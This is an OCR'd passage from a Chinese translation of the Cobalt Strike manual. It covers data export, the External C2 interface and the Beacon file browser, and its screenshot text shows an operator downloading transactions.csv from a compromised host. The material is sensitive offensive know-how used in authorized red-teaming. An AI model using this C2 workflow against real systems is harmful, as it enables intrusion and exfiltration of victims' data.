如果您要存档数据模型，请停止团队服务器，并使用您最喜欢的程序将数据/文件夹及其文件存储到其他位置。要还原数据模型，请停止团队服务器，并将旧内容还原到数据/文件夹。Cobalt Strike 的数据模型将其所有状态和状态元数据保存在数据/文件夹中。


Reporting -> **Reset Data** 重置 Cobalt Strike 的数据模型，无需重新启动团队服务器。


管理下载文件


进入 Cobalt Strike 中的 **View->Downloads**，查看您的团队迄今为止下载的文件。只有已完成的下载才会显示在此选项卡中。下载的文件存储在团队服务器


上。要将文件穿回系统，请在此处突出显示它们，选择 **Sync File** 按钮”。然后，Cobalt Strike 会将所选文件下载到系统上您选择的文件夹中。


Cobalt Strike 中管理文件下载





external
internal
user
108.51.97.41
10.10.10.189
108.51.97.41
10.10.10.190
108.51.97.41
172.16.20.174
108.51.97.41
172.16.48.80
raffi
108.51.97.41
192.168.2.66
bdade
108.51.97.41
192.168.57.8
Event Log X
Beacon 10.10.10.189@3464 X
beacon> sleep 5
[*] Tasked beacon to sleep for 5s
[+] host called home, sent: 16 bytes


external
internal
user
108.51.97.41
10.10.10.189
jim.stevens
108.51.97.41
10.10.10.190
whatta.hogg
108.51.97.41
172.16.20.174
whatta.hogg
108.51.97.41
172.16.48.80
raffi
108.51.97.41
192.168.2.66
bdade
108.51.97.41
192.168.57.8
josh.sokol
Event Log X
Beacon 10.10.10.189@3464 X
Files 10.10.10.189@34
C:\Users\jim.stevens\Documents
D
Name
Size
My Music
My Pictures
My Videos
desktop.ini
402b
transactions.csv
8mb
updates.hta
6kb
Download
Execute
Delete


beacon> downloads
[*] Downloads
Name Size Received Path
transactions.csv 8mb 2mb (29.1%) C:\Users\jim.steve
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
[+] host called home, sent: 16 bytes


beacon> sleep 1
[*] Tasked beacon to sleep for 1s
[+] host called home, sent: 16 bytes
beacon> downloads
[*] Downloads
Name Size Received Path
transactions.csv 8mb 8mb (93.0%) C:\Users\jim.stev
[*] download of transactions.csv is complete


108.51.97.41 172.16.48.80 raffi
108.51.97.41 192.168.2.66
108.51.97.41 192.168.57.8
Look In: root
applet
cobaltstrike
Desktop
Downloads
Malleable-C2-Profiles
PowerSploit
PowerTools
Public
Templates
Veil-Evasion
Event Log X
Beacon 10.10.10.189@3464 X
name
10.10.10.189
File Name: /root
Files of Type: All Files

导出数据

进入到 **Reporting** -> **Export Data**，以从 Cobalt Strike 中导出数据，Cobalt Strike 客户端将汇总您连接到的每个团队服务器的数据，并使用 Cobalt Strike 的数据模型中的数据导出 TSV 和 XML 格式的文件。

ExternalC2（第三方命令和控制台）

Cobalt Strike 的外部命令和控制（External C2）接口允许第三方程序充当 Cobalt Strike 与其 Beacon 有效载荷之间的通信层。

自 Cobalt Strike 3.6 以来，已存在此功能和标准的测试版。该标准还未被认为是最终的，也未得到支持。此功能仍在开发和考虑中。

如果您现在想尝试一下，请参阅 External C2 标准规范，如下连接。

- External C2 Specification

一些“商业”问题

如果您想将规范中的示例（附录 B）修改为第三方 C2，您可以为规范中包含代码的 3-clause BSD license f

如果您想参考外部 C2 规范，请转到此页面。随着文档和资源的丰富，此页面将进行更新。

第三方参考


以下是引用，使用或构建外部 C2 的第三方项目和帖子列表：

- external_c2_framework 由乔纳森·埃查瓦里亚编写。用于构建外部 C2 客户端和服务器的 Python 框架。
- ExternalC2 Library 由瑞恩·汉森编写。带有 Web APi，WebSockets 和直接套字节的.net 库。包括测试和评论。
- Tasking Office 365 for Cobalt Strike C2 由 MWR Lab 编写 。用于 Cobalt Strike 的 Office 365 C2 的讨论和演示。
- Shared File C2 by Outflank BV. POC to use a file/share for command and control.

File Browser

Beacon 的文件浏览器是一个在受控主机上查看文件。

进入到[Beacon] - > Explore - > File Browser 打开它。



文件浏览器

右键单击要下载或删除的文件。

要上传文件夹，请按左上角文件路径旁边的文件夹按钮。要查看哪些驱动器可用，请点击 **List Drives**.按钮

